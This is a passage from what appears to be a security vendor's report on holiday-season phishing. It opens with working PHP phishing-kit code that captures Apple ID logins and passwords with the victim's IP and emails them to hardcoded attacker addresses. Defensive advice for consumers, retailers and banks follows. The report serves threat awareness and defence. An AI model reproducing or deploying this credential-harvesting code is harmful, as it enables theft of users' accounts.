$bilhead = "From:coreserver <coreserver>";
$bilhead .= $_POST['bat']."\n";
$bilhead .= "MIME-Version: 1.0\n";
$arr=array($bilsnd, $IP);
foreach ($arr as $bilsnd)
mail($bilsnd,$bilsub,$bilsmg,$bilhead);

$src="../process2.php";
header("location:$src");
?>
```



```php
<?php

include "../bots.php";

$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$bilsmg .= "==========[LOGIN INFOS]=========<br>\n";
$bilsmg .= "|Apple ID : ".$_POST['aemail']."<br>\n";
$bilsmg .= "|Password : ".$_POST['apass']."<br>\n";
$bilsmg .= "=============[INFOS]============<br>\n";
$bilsmg .= "From $ip             check in http://www.geoiptool.com/?IP=$ip   \n";


$bilsnd = "paul.adrian@infinito.it";
$bilsnd = "zinoubih98@gmail.com";
$bilsnd = "camorra1998@gmail.com";
$bilsub = "LOGIN | From $ip";
$bilhead = "From:coreserver <coreserver>";
$bilhead .= $_POST['bat']."\n";
$bilhead .= "MIME-Version: 1.0\n";
$arr=array($bilsnd, $IP);
foreach ($arr as $bilsnd)
mail($bilsnd,$bilsub,$bilsmg,$bilhead);

$src="../process.php";
header("location:$src");
?>
```

Conclusion and advice

The main purpose of this short paper is to raise awareness of a threat that consumers, retailers, financial services and payments systems may encounter over the holiday season. Cybercriminals out for financial information and account details – and ultimately money - are increasingly adept at hiding in the noise, targeting their attacks and exploiting human emotions, such as fear and desire.

However, there is much that people and businesses can do to stay safe, and most of the steps are actually very simple.

For consumers

- Do not click on any links received from unknown sources or on suspicious links sent by your friends on social networking sites or via email. They can be malicious; created to download malware to your device or to lead to phishing webpages aimed at harvesting user credentials.
- Do not download, open or store unfamiliar files on your device, they can be malicious.
- Do not use insecure (public) Wi-Fi networks to make online payments, as hotspots can be easily hacked in order to listen to user traffic and to steal confidential information.
- Do not enter your credit card details on unfamiliar or suspicious sites, to avoid passing them into cybercriminals' hands.
- Always double-check the webpage is genuine before entering any of your credentials or confidential information (at least take a look at the URL). Fake websites may look just like the real ones.
- Only use sites which run with a secure connection (the address of the site should begin with HTTPS://).
- Don't share your password or PIN-code with anyone, not even a bank representative. Cybercriminals can use this data to steal your money.
- Install a security solution on your device with built-in technologies designed to prevent financial fraud. For example, Safe Money technology in Kaspersky Lab's solutions creates a secure environment for financial transactions on all levels.
- And don't forget that these rules apply as much when using mobile devices as they do when in front of a computer.

For retailers – spot the phishers out for a shop

- Keep your online platform up-to-date. Every new update may contain critical patches to make the system less vulnerable to cybercriminals.

- Pay attention to the personal information used for registration. Fraudsters tend to hide their identities but lack of creativity can serve as an indication of fraud. John Smith whose email address reads as 21192fjdj@xmail.com is likely to be a criminal. Check again and request more details from customers if needed. Adding captcha might be effective measure against this.

- Restrict the number of attempted transactions. Criminals usually make multiple attempts to enter correct card numbers for one purchase. Use captcha and increased time intervals for attempts to re-enter card numbers.

- Use two-factor authentication (Verified by Visa, MasterCard Secure Code and etc.). It will dramatically drop the number of cases of illegal card usage.

- Be careful with suspicious orders. Several unrelated high-value items for more than $500 and extra payment for fast shipping to another country can be a sign of a criminal hurrying to use credentials as quickly as possible.

- Use a tailored security solution to protect your business and customers.

- Educate your customers on possible cyberthreats they may encounter while shopping online and offline.

For financial organizations

- Introduce enterprise-wide fraud prevention strategy with special sections on ATM and internet banking security. Logistical security, physical security of ATMs and fraud prevention measures should be addressed altogether as attacks are becoming more complex.

- Choose a multi-layered approach and techniques against fraud. Training employees to spot suspicious transactions should be combined with implementation of dedicated fraud prevention solutions. Financial security software based on innovative technologies helps to detect and fight fraudulent activity beyond human control.

- Make sure customers know how to spot a legitimate message from you, the things you will never ask of them – and how to contact you if they have been targeted by an attack.

- Make sure your anti-fraud department is fully staffed during the holiday period.

Securelist is the resource for Kaspersky Lab experts’ technical research, analysis, and thoughts.

Follow us on

Kaspersky Lab global Website

Kaspersky Lab Academy

Threatpost.com – Kaspersky Lab security news service

Eugene Kaspersky Blog

Kaspersky Lab Daily Blog

Kaspersky Lab Daily Blog (Business)